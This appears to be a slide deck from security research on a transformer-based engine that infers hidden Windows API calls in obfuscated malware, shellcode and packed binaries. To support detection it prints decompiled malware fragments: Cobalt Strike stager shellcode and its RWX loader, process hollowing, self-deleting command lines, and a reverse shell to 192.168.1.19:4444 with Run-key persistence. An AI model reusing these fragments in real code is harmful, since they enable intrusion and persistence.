*Open sourcing explainable tech..*

*.7051   -2.341   -1.1851   -2.2834*

Feature Importance Scores Relative to **Selected Input**

Captum, the platform of Meta research

[Using Captum to Explain Generative Language Models](#) (Dec 9, 2023)

```
v4 = v2;
// RegQueryValueExW detect
if ( (dword_43DBA8)(0x80000002, L"gggggggggggggggggggg", 0, 1, &v4) )
return sub_4011C0(a1, a2);
```

Predict Symbols	Interpretable Arguments	Delta Score
RegOpenKeyExW	[0]0x80000002(0.21), [1]STR_UNICODE_0(0.35), [2]0x00000000(0.25), [3]0x00000001(0.31), [4]LOCAL_BUFFER(0.82),	0.05
RegOpenKeyExA	[0]0x80000002(0.34), [1]STR_UNICODE_0(-0.41), [2]0x00000000(0.22) [3]0x00000001(0.32), [4]LOCAL_BUFFER(0.75),	0.01
RegSetValueExW	[0]0x80000002(-0.14), [1]STR_UNICODE_0(0.61), [2]0x00000000(0.18) [3]0x00000001(0.44), [4]LOCAL_BUFFER(0.62),	-0.01
DialogBoxParamW	[0]0x80000002(0.06), [1]STR_UNICODE_0(0.92), [2]0x00000000(0.01), [3]0x00000001(0.04), [4]LOCAL_BUFFER(0.39),	-0.02
RegQueryValueExW	[0]0x80000002(0.08), [1]STR_UNICODE_0(0.93), [2]0x00000000(0.24), [3]0x00000001(-0.21), [4]LOCAL_BUFFER(0.17),	-0.01

Essential constraint of predefined API usage

Position #1 is an Unicode String buffer  
 Position #2 parameter is NULL, because that is API reserved and must be NULL



**Use Case 1**  
**Use Attention-Transformer to Capture the Real-World Hacker's Tail**  
**NeuralYara – Large Scale Hunting the Missing Threat in the wild**



# Large-Scale Threat Hunting for The Missing Threat

## nnYARA: Neural Network-based YARA Detection

- Predict the hidden used APIs and pattern matching by YARA rules
- Large-Scale Threat Hunting on VirusTotal ~1200+ binaries
  - Search the binaries that are difficult to identify for most vendors
  - size:5MB- type:peexe positives:30- tag:obfuscated
  - fs:2024-03-01T00:00:00+ fs:2024-03-30T00:00:00-

## 2 Key Findings of Missing Threat In the Wild

1. Anti-Sandbox & Anti-Emulation
2. VC.Net abuse of hybrid MSIL/x86

```
PS C:\CuIDA> py .\scan.py samples\vcdotnet-sample
[DEFAULT] Exe ImageBase @ 400000
[✓] found 328 unknown ptr from 1564 func calls!
[!!] 41f3c2: InvalidateRect, IntersectRect
[!!] 4216f0: RegOpenKeyExW, MultiByteToWideChar
[!!] 41f162: fprintf, CopyFileA
[!!] 41f065: ExpandEnvironmentStringsA, memcpy
[!!] 41d89c: lstrcpynA, GetModuleFileNameW
[!!] 41d8b6: SendMessageW, GlobalAlloc
[!!] 41d8cd: CreatePen, memcpy
[!!] 41d866: CreateEventA, SendMessageW
[!!] 41d943: GetLocaleInfoW, SendMessageW
[!!] 41d772: MulDiv, memcpy
[!!] 41d7cd: memcpy, GetModuleFileNameW
[!!] 41d7df: CreatePen, memcpy
[!!] 41a345: MessageBoxA, SetFilePointer
[!!] 423807: LineTo, UnionRect
[!!] 423b92: memcmp, bind
[!!] 41efa1: CreateMutexW, HeapValidate
[!!] 4208d1: LoadStringW, CredEnumerateW
[!!] 420850: LoadStringW, CredEnumerateW
[!!] 4207f9: CreateMutexW, HeapValidate
[!!] 41a3dc: GetLongPathNameW, recv
[✓] total cost 21.17 sec.
PS C:\CuIDA> |
```


# Hunting the Missing Threat on Large-Scale VirusTotal Samples

- **Successful Detection of hidden behaviors**
  - In March, we daily capture ~400 obfuscated samples from VirusTotal
    - Most of them are duplicated binaries (~90%) ; exclude them, only ~40 samples per day
    - So, we collect ~1200 fresh samples in March

**VirusTotal Flagged Obfuscation**  
~1200 samples

**nnYARA Scan Extra 18 Behaviors are sensitive for AV/EDR:**

1. Windows Token Abuse and EoP
2. Mutex-Private Profile
3. Windows Hooks Profile
4. Mutex Str Internet APIs
5. Hook String of Win32 Internet APIs
6. Overlay Windows Private Profile
7. Disable Antivirus
- ...



**YARA Scan 78 Behaviors are none-sensitive for AV/EDR:**

1. Mutex-Access
2. Windows Hooks
3. CRC / MD5 / Sha1 Hash
4. Win32 HTTP API, TCP, Wininet Library and APIs
5. Keylogger
6. Delphi / Borland Components
7. Digital Signature Detection
8. Anti-Debugger
9. WMI Usage
10. RSA & AES
11. Privilege
12. Screenshot
13. SHE
14. OLE
15. Packers
- ...

# SHGetSpecialFolderPathW

- 708ffc84d58e60101960b4af6cefb7c02d7a1ff625ae1b13c29907c71cfa5cfc


```
HINSTANCE sub_4018A3()
{
  lstrcpyA(cmdline, "/c ping -n 3 127.0.0.1 & copy /Y \\");
  lstrcatA(cmdline, byte_40AC84);
  lstrcatA(cmdline, "\\\" \\");
  lstrcatA(cmdline, Filename);
  lstrcatA(cmdline, "\\\" >> NUL");
  return dword_4106C4(0, 0, File, cmdline, 0, 0);
}
```

```
1 int sub_401157()
2 {
3   lstrcpyA(sz_cmd, "/c del \\");
4   lstrcatA(sz_cmd, Filename);
5   lstrcatA(sz_cmd, "\\\" >> NUL");
6   // ShellExecuteA detect
7   return dword_4106C4(0, 0, Buffer, sz_cmd, 0, 0);
8 }
```

Detect SHGetSpecialFolderPathW due to  
7 = CSIDL\_STARTUP & 16 = CSIDL\_DESKTOPDIRECTORY

```
GetTempPathA(0x1000u, byte_405C84);
PathAddBackslashA(byte_405C84);
GetModuleFileNameA(0, byte_403A60, 0x200u);
*PathFindFileNameA_0(byte_403A60) = 0;
GetEnvironmentVariableA("APPDATA", byte_407C84, 0x1000u);
PathAddBackslashA(byte_407C84);
// SHGetSpecialFolderPathW detect
dword_4106C8(0, byte_408C84, 7, 1);
PathAddBackslashA(byte_408C84);
// SHGetSpecialFolderPathW detect
dword_4106C8(0, byte_409C84, 16, 1);
PathAddBackslashA(byte_409C84);
sub_401907();
```

# VC.Net (Hybrid CIL & C++) – Process Hollowing @ 426188h



2 / 74

Community Score

2/74 security vendors and no sandboxes flagged this file as malicious

3f9359fb5287f62b17f20c85e5096c5328b7a8f4f7b02e1b221765a67f2a35ef

QTabBar.exe

Size	Last Modification Date
4.04 MB	22 hours ago

peexe checks-bios assembly idle calls-wmi checks-usb-bus runtime-modules direct-cpu-clock-access detect-debug-environment obfuscated long

```
sub_45174C(v6, 0x3BB52990);
sub_42EB9E(&sInfo, 0, 68);
sInfo.cb = 68;
memset(&procInfo, 0, sizeof(procInfo));
if ( MEMORY[0x3BB9E10C](a1, a2, 0, 0, 1, 0x8000000, 0, 0, &sInfo, &procInfo) )// CreateProcess detect
{
    v4 = sub_428DC3(procInfo.hProcess);
    if ( !v4 )
        MEMORY[0x3BB9E110](procInfo.hProcess, a3);
    v5 = MEMORY[0x3BB9E120];
    if ( procInfo.hProcess )
        MEMORY[0x3BB9E120](procInfo.hProcess);
    if ( procInfo.hThread )
        v5(procInfo.hThread);
}
```

```
Windows PowerShell
22:26:17 [WARNING] [FOUND] (4261a7) - GetEnvironmentVa
22:26:17 [WARNING] [FOUND] (4261c6) - SendMessageA, Ge
22:26:17 [WARNING] [FOUND] (4261f1) - CreateProcessA,
22:26:17 [WARNING] [FOUND] (455fd7) - WriteFile
22:26:17 [WARNING] [FOUND] (455f27) - CallWindowProcW,
```



**Use Case 2**  
**Use Attention-Transformer To Capture the Real-World Hacker's Tail**  
**Infer the Behavior of Unexecuted Windows Shellcode**

# Behavior Inference for Unexecuted Shellcode

- Shellcode is usually designed as simple as possible, due to payload scale
- **Shellcode Data Use-define Collector for Inference**
  - We designed a simple shellcode runner by TCSA symbolic engine walking over each code block of shellcode, at the same time collecting the **Use-define chain** to infer the unknown APIs used in this shellcode

```
add    r8, rdx
mov    cx, [r8+rcx*2]
mov    r8d, [rax+1Ch]
add    r8, rdx
mov    eax, [r8+rcx*4]
add    rax, rdx

pop    r8
pop    r8
pop    rsi
pop    rcx
pop    rdx
pop    r8
pop    r9
pop    r10
sub    rsp, 20h
push   r10
jmp    rax ; execute wininet!InternetConnectA
```

Export Table Parse to Get InternetConnectA address


```
pop    rbp
push   0
mov    r14, 'teniniw' ; "wininet" on the stack
push   r14
mov    r14, rsp
mov    rcx, r14
mov    r10d, 726774Ch ; Hash of LoadLibraryA()
call   rbp
xor    rcx, rcx ; LoadLibraryA("wininet")
xor    rdx, rdx
xor    r8, r8
xor    r9, r9
push   r8
push   r8

loc_14FB6C6097F: ; Hash of InternetOpenA
mov    r10d, 0A779563Ah
call   rbp
```

Prepare the argument values on the stack for InternetConnectA()

# Wild Cobalt Strike HTTP-based Stager

- In the wild sample first seen on 21 May 2023
  - Cobalt strike beacon stager payload inside
  - **Broken** DLL-based Shellcode Runner
    - Compiled with debug symbols and broken, it cannot run.
    - Attackers submitted it to VirusTotal for testing AV detection?
  - The shellcode wasn't encrypted/encoded
    - Got captured by our detection engine 😊



```
006902EF      push     40h ; '@'
006902F1      push     1000h
006902F6      push     400000h
006902FB      push     edi
006902FC      push     0E553A458h
00690301      call     ebp
00690303      xchg    eax, ebx
00690304      mov     ecx, 35h ; '5'
00690309      add     ecx, ebx
0069030B
0069030C
0069030D
0069030F      PS C:\Users\aaaddress1\Desktop\ida-oracle> py .\s
>> .\Cobaltbaltstrike_RAW_Payload_https_stager_x8
[FOUND] (6900eb) - BitBlt, CreateThread, WideChar
[FOUND] (690104) - GetPrivateProfileStringA, Comp
[FOUND] (690114) - ShellExecuteW, PatBlt, Create
[FOUND] (6902ed) - lstrcatW, wsprintfA, lstrcatA
[FOUND] (690301) - VirtualAlloc, VirtualAllocEx,
```

```
.rdata:0FA220A8 ; void cobaltstrike_clean_payload()
.rdata:0FA220A8 cobaltstrike_clean_payload ← proc near ; DATA
.rdata:0FA220A8
.rdata:0FA220A8 var_4 = dword ptr -4
.rdata:0FA220A8
.rdata:0FA220A8 cld
.rdata:0FA220A9 call sub_FA22137
.rdata:0FA220AE pusha
.rdata:0FA220AF mov ebp, esp
.rdata:0FA220B1 xor edx, edx
.rdata:0FA220B3 mov edx, fs:[edx+30h]
.rdata:0FA220B7 mov edx, [edx+0Ch]
.rdata:0FA220BA mov edx, [edx+14h]
```

```
1 BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpv
2 {
3     _BYTE *memRWX; // eax
4     HANDLE v4; // eax
5     char v6[840]; // [esp+0h] [ebp-350h] BYREF
6     DWORD ThreadId; // [esp+348h] [ebp-8h] BYREF
7
8     if ( fdwReason == 1 )
9     {
10        qmemcpy(v6, cobaltstrike_clean_payload, 0x345u);
11        memRWX = VirtualAlloc(0, 0x345u, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
12        qmemcpy(memRWX, v6, 0x344u); // sizeof(shellcode) =
13        memRWX[0x344] = v6[0x344];
```

Our transformer goes deeper inside the payload which seems like a shellcode

Pseudocode-A

```
1 // positive sp value has been detected, the output may be wrong!
2 void sub_690000()
3 {
4     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
5
6     v14 = (sub_69008F)();
7     for ( i = *((__readfsdword(0x30u) + 12) + 20); ; i = *v13 )
8     {
9         v1 = *(i + 40);
10        v2 = *(i + 38);
11        v3 = 0;
12        do
13        {
14            v4 = *v1++;
15            if ( v4 >= 97 )
16                LOBYTE(v4) = v4 - 32;
17            v3 = v4 + __ROR4__(v3, 13);
18            --v2;
19        }
20        while ( v2 );
21        v13 = i;
22        v12 = v3;
23        v5 = *(i + 16);
24        v6 = *(v5 + *(v5 + 60) + 120);
25        if ( v6 )
26        {
27            v7 = *(v5 + v6 + 24);
28            v8 = v5 + *(v5 + v6 + 32);
29            while ( v7 )
30            {
31                --v7;
32                v9 = (v5 + *(v8 + 4 * v7));
33                v10 = 0;
34                do
35                {
36                    v11 = *v9++;
37                    v10 = v11 + __ROR4__(v10, 13);
38                }
39                while ( v11 != BYTE1(v11) );
```

0000002c sub\_690000:18 (69002c)

Windows PowerShell

PS C:\Users\aaaddress1\Desktop\CuIDA> py .\nnShellcode.py







## Use Case 3

# Use Attention-Transformer to Demystify the Myths of Commercial Packers Dissect the Behavior of VMProtect without Unpacking

# Detection Problem of Modern Commercial Packers

- Novel commercial packer is a difficult problem for modern AV/EDR
  - To extract the original code:
    1. Process dumping
    2. Reversing to find the OEP
    3. Rebuild the import table
  - Commercial packers make real efforts to prevent 2. and 3.
- But! Our AI engine can identify unknown API information even commercial packers used



# More Investigation on VMProtect **Itself...**

```
2 int sub_54D83F()  
3 {  
4     int v0; // eax  
5  
6     v0 = MEMORY[0x771EB770](0xFC0000, 0, 0, 0x140);  
7     if ( !v0 )  
8         return 0;  
9     dword_55FF18 = 16;  
10    dword_55FF0C = v0;  
11    MEMORY[0x10] = MEMORY[0x771DBFD0](0xFC0000, 8, 0x41C4);  
12    if ( !MEMORY[0x10] )  
13        return 0;  
14    MEMORY[0xC] = MEMORY[0x75D481B0](0, 0x100000, 0x2000, 4); // 54d8b6 ... VirtualAlloc()?  
15    if ( !MEMORY[0xC] )  
16    {  
17        MEMORY[0x75D45FE0](0xFC0000, 0, MEMORY[0x10]);  
18        return 0;  
19    }  
20    MEMORY[8] = -1;  
21    MEMORY[0] = 0;  
22    MEMORY[4] = 0;  
23    dword_55FF08 = 1;  
24    *MEMORY[0x10] = -1;  
25    return 0;  
26 }
```

Choose segment to jump

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class
.text	00531000	00532000	R	.	X	.	L	para	0001	public	CODE
.rdata	00532000	00533000	R	.	.	.	L	para	0002	public	DATA
.data	00533000	00534000	R	W	.	.	L	para	0003	public	DATA
.vmp0	00534000	005D7000	R	.	X	.	L	para	0004	public	CODE
.idata	005D7000	005D727C	R	W	.	.	L	para	0007	public	DATA
.vmp1	005D727C	005D8000	R	W	.	.	L	para	0005	public	DATA
.vmp2	005D8000	005FC000	R	.	X	.	L	para	0006	public	CODE

```
Windows PowerShell  
PS C:\Users\aaaddress1\Desktop> py ida-oracle\scan.py .\0c61cba7ead9c67c5d0838aa76cee95e_dump.exe  
16:22:12 [INFO] [!] assert that's an income file to scan.  
16:22:12 [INFO] [+] scan for 0c61cba7ead9c67c5d0838aa76cee95e_dump.exe  
16:22:25 [CRITICAL] [!] total found 1219 unknown win32 pointer!  
16:22:25 [WARNING] [FOUND] (531b79) - RegCreateKeyA  
16:22:26 [WARNING] [FOUND] (54f3f2) - CreateFileW, GetTempFileNameW  
16:22:26 [WARNING] [FOUND] (54f37d) - MulDiv  
16:22:26 [WARNING] [FOUND] (551089) - GetFileAttributesExA  
16:22:26 [WARNING] [FOUND] (551607) - GetEnvironmentVariableA, MulDiv  
16:22:26 [WARNING] [FOUND] (5516f0) - GetTokenInformation, RegOpenKeyExW, MultiByteToWideChar  
16:22:26 [WARNING] [FOUND] (54f158) - CopyFileA, CopyFileW  
16:22:26 [WARNING] [FOUND] (54f162) - GetEnvironmentVariableA, lstrcpynA, MulDiv  
16:22:26 [WARNING] [FOUND] (54f065) - GetModuleFileNameA, GetModuleFileNameW, GetShortPathNameA  
16:22:26 [WARNING] [FOUND] (54d8b6) - VirtualAlloc  
16:22:26 [WARNING] [FOUND] (54d943) - VirtualAlloc, VirtualFree, VirtualFreeEx
```

# More Investigation on VMProtect **Itself...**

```
bool __usercall sub_53C270@<al>(LPVOID src_addr@<esi>, LPVOID dest_addr)
{
    char opJump; // [esp+4h] [ebp-8h] BYREF
    int v4; // [esp+5h] [ebp-7h]

    // Integer Range Check
    if ( (dest_addr + 0x80000000i64 - src_addr - 5) >> 32 )
        return 0;
    // x86 Jump Opcode (\xE9)
    opJump = 0xE9;
    v4 = dest_addr - src_addr - 5;
    // (53c2b4) - Possible WriteProcessMemory
    return WriteProcessMemory_0(0xFFFFFFFF, src_addr, &opJump, 5u, 0);
}
```

```
1 bool __usercall sub_53C270@<al>(int src_addr@<esi>, int dest_addr)
2 {
3     __int64 offset; // kr00_8
4     char opJump; // [esp+4h] [ebp-8h] BYREF
5     int v5; // [esp+5h] [ebp-7h]
6
7     offset = dest_addr - src_addr - 5 + 0x80000000i64;
8     if ( HIDWORD(offset) )
9         return 0;
10    // x86 Jump Opcode (\xE9)
11    opJump = 0xE9;
12    v5 = dest_addr - src_addr - 5;
13    // (53c2b4) - Possible WriteProcessMemory
14    return MEMORY[0x75D62580](offset, -1, src_addr, &opJump, 5, 0) != 0;
15 }
```

Windows PowerShell

```
18:00:21 [WARNING] [FOUND] (531385) - CreatePen, EnableScrollBar, MonitorFromPoint
18:00:21 [WARNING] [FOUND] (542210) - memcpy, GetClassNameW, lstrcpynA
18:00:22 [WARNING] [FOUND] (53c2b4) - ReadFile, WriteFile, WriteProcessMemory
18:00:22 [WARNING] [FOUND] (53c718) - WritePrivateProfileSectionW, PtInRect, GetEnvironmentVariableW
18:00:22 [WARNING] [FOUND] (53f21a) - GetFullPathNameW, AppendMenuA, SendMessageA
18:00:22 [WARNING] [FOUND] (53f248) - GetFullPathNameW, SendMessageA, InternetCrackUrl
18:00:22 [WARNING] [FOUND] (542267) - AdjustTokenPrivileges, ShellExecuteA, FindFirstFile
```

Name	Start	End	R	W	X	D	L	Align
.text	00531000	00532000	R	.	X	.	L	para
.rdata	00532000	00533000	R	.	.	.	L	para
.data	00533000	00534000	R	W	.	.	L	para
.vmp0	00534000	005D7000	R	.	X	.	L	para
.idata	005D7000	005D727C	R	W	.	.	L	para

GetCurrentProcess() equal to HANDLE(-1)

# Themida

- We also verify the detection work well on the Themida too

The top part of the image shows a watermark for Themida, "ADVANCED WINDOWS SOFTWARE PROTECTION", with a note: "THIS SOFTWARE IS PROTECTED WITH A DEMO VERSION OF THEMIDA (THIS SCREEN WILL NOT APPEAR IN THE REGISTERED VERSION)". The logo for oreams is also visible.

The bottom part shows a Windows PowerShell terminal with the following output:

```

PS C:\Users\aaaddress1\Desktop\ida-oracle> py .\scan.py C:\Users\aaaddress1\Desktop\themida_dump.
19:43:20 [INFO] [!] assert that's an income file to scan.
19:43:20 [INFO] [+] scan for themida_dump.exe
19:44:43 [CRITICAL] [!] total found 127 unknown win32 pointer!
19:44:44 [WARNING] [FOUND] (401024) - MultiByteToWideChar, CompareStringW, GetPrivateProfileStrin
19:44:44 [WARNING] [FOUND] (40103a) - GetModuleFileNameA, GetModuleFileNameW, lstrcpynA
19:44:44 [WARNING] [FOUND] (401092) - RegCreateKeyExW, RegCreateKeyExA
19:44:44 [WARNING] [FOUND] (40111c) - WSASocketA, CreateFileMappingW, MoveWindow
19:44:44 [WARNING] [FOUND] (401164) - CreateFileW
19:44:44 [WARNING] [FOUND] (4011ec) - CreateProcessA, CreateProcessW
19:44:44 [WARNING] [FOUND] (4010ce) - RegOpenKeyExW, RegOpenKeyExA, GetTokenInformation
19:44:44 [WARNING] [FOUND] (4019a1) - OffsetRect, memset, InflateRect
    
```

```

.text:00401900 loc_401900:                                ; CODE XREF:
.text:00401900     push     3
.text:00401902     call    sub_401AA9
.text:00401907     mov     [esp+32Ch+var_32C], 2CCh
.text:0040190E     lea    eax, [ebp+var_324]
.text:00401914     push   0
.text:00401916     push   eax
.text:00401917     call   sub_401D70
.text:0040191C     add    esp, 0Ch
.text:0040191F     mov    [ebp+var_274], eax
.text:00401925     mov    [ebp+var_278], ecx
.text:0040192B     mov    [ebp+var_27C], edx
.text:00401931     mov    [ebp+var_280], ebx
    
```

redirect by the commercial packers

```

.text:00401D70 ; void __cdecl sub_401D70(int, int, int)
.text:00401D70 sub_401D70     proc near
.text:00401D70
.text:00401D70     jmp     ds:dword_40204C
.text:00401D70 sub_401D70     endp
    
```

Function Thunk

execute the original behavior

```

VCRUNTIME140.memset
VCRUNTIME140.memset 8B 4C 24 0C     mov     ecx,[esp+0C]
VCRUNTIME140.memset+40FB6 44 24 08     movzx  eax,byte ptr [esp+08]
    
```

IDA - 680000.0c61c7ead9c67c5d0838aa76cee95e.exe C:\Users\aaaddress1\Desktop\CulDA\lib\process\_13584\680000.0c61c7ead9c67...

File Edit Jump Search View Debugger Lumina Options Windows Help

Library function Regular function Instruction Data Unexplored External symbol Lumina function

IDA View-A Pseudocode-A Hex View-1 Structures Enums Imports Exports

```

13  __int128 v10; // [esp+21Ch] [ebp-14h] BYREF
14
15  sub_681D70(v9, 0, 520);
16  MEMORY[0x76ECC9C0](0, v9, 260);
17  v0 = MEMORY[0x76EE0ED0]("ADVAPI", "RegCreateKeyExW");
18  v1 = MEMORY[0x76EC8250](v0);
19  v2 = MEMORY[0x76EE0ED0]("ADVAPI", "RegSetValueExW");
20  v7 = MEMORY[0x76EC8250](v2);
21  if ( !v1(-2147483647, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 0, 0, 131103, 0, &v8, 0)
22      v7(v8, L"H4A0", 0, 1, v9, 2 * wcslen(v9) + 2); // RegOpenKeyExW
23  v3 = MEMORY[0x76EE0ED0]("KERNEL32", "CreateProcessW");
24  v4 = MEMORY[0x76EC8250](v3);
25  v5 = MEMORY[0x76EE0ED0]("WS2_32", "WSASocket");
26  v6 = MEMORY[0x76EC8250](v5);
27  while ( 1 )
28  {
29      MEMORY[0x76AD3050](514, &unk_683390);
30      dword_683520 = v6(2, 1, 6, 0, 0, 0);
31      word_68356C = 2;
32      word_68356E = MEMORY[0x76AD8FE0](4444);
33      dword_683570 = MEMORY[0x76AD8EC0]("192.168.1.19");
34      MEMORY[0x76AF1CB0](dword_683520, &word_68356C, 16, 0, 0, 0, 0);
35      dword_683568 = dword_683520;
36      dword_683564 = dword_683520;
37      dword_683560 = dword_683520;
38      qword_68352C = 0i64;
39      qword_683534 = 0i64;
40      qword_68353C = 0i64;
41      qword_683544 = 0i64;
42      qword_68354C = 0i64;
43      qword_683558 = 0i64;
44      dword_683528 = 68;
45      dword_683554 = 256;
46      v10 = xmmword_6821F0;
47      v4(0, &v10, 0, 0, 1, 0, 0, 0, &dword_683528, &unk_683380); // CreateProcessA
48      MEMORY[0x76ECD7A0](3600000);
49  }
50
000004FA sub_681000:26 (6810FA)

```

AU: idle Down Disk: 29GB

Process Hacker [ADR-WIN\aaaddress1+] (Administrator)

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information 67c5d0838aa76cee95e.exe

Processes Services Network Disk Firewall

Name	PID	Elevation	Integrity	CPU	User name

CPU usage: 5.45% Physical memory: 12.4 GB (39.08%) Free memory: 19.33 GB (60.92%)

Windows PowerShell

```

16:07:55 [WARNING] [FOUND] (69d772) - VirtualFree, memcpy, MulDiv
16:07:55 [WARNING] [FOUND] (69d7cd) - VirtualFree, memset, memcpy
16:07:55 [WARNING] [FOUND] (69a345) - AdjustWindowRectEx, DefMDIChildProcW, WritePrivateProfileStringA
16:07:55 [WARNING] [FOUND] (6a3807) - PtInRect, IntersectRect, UnionRect
16:07:55 [WARNING] [FOUND] (6a3b92) - VirtualQuery, GetClassNameA, FillRect
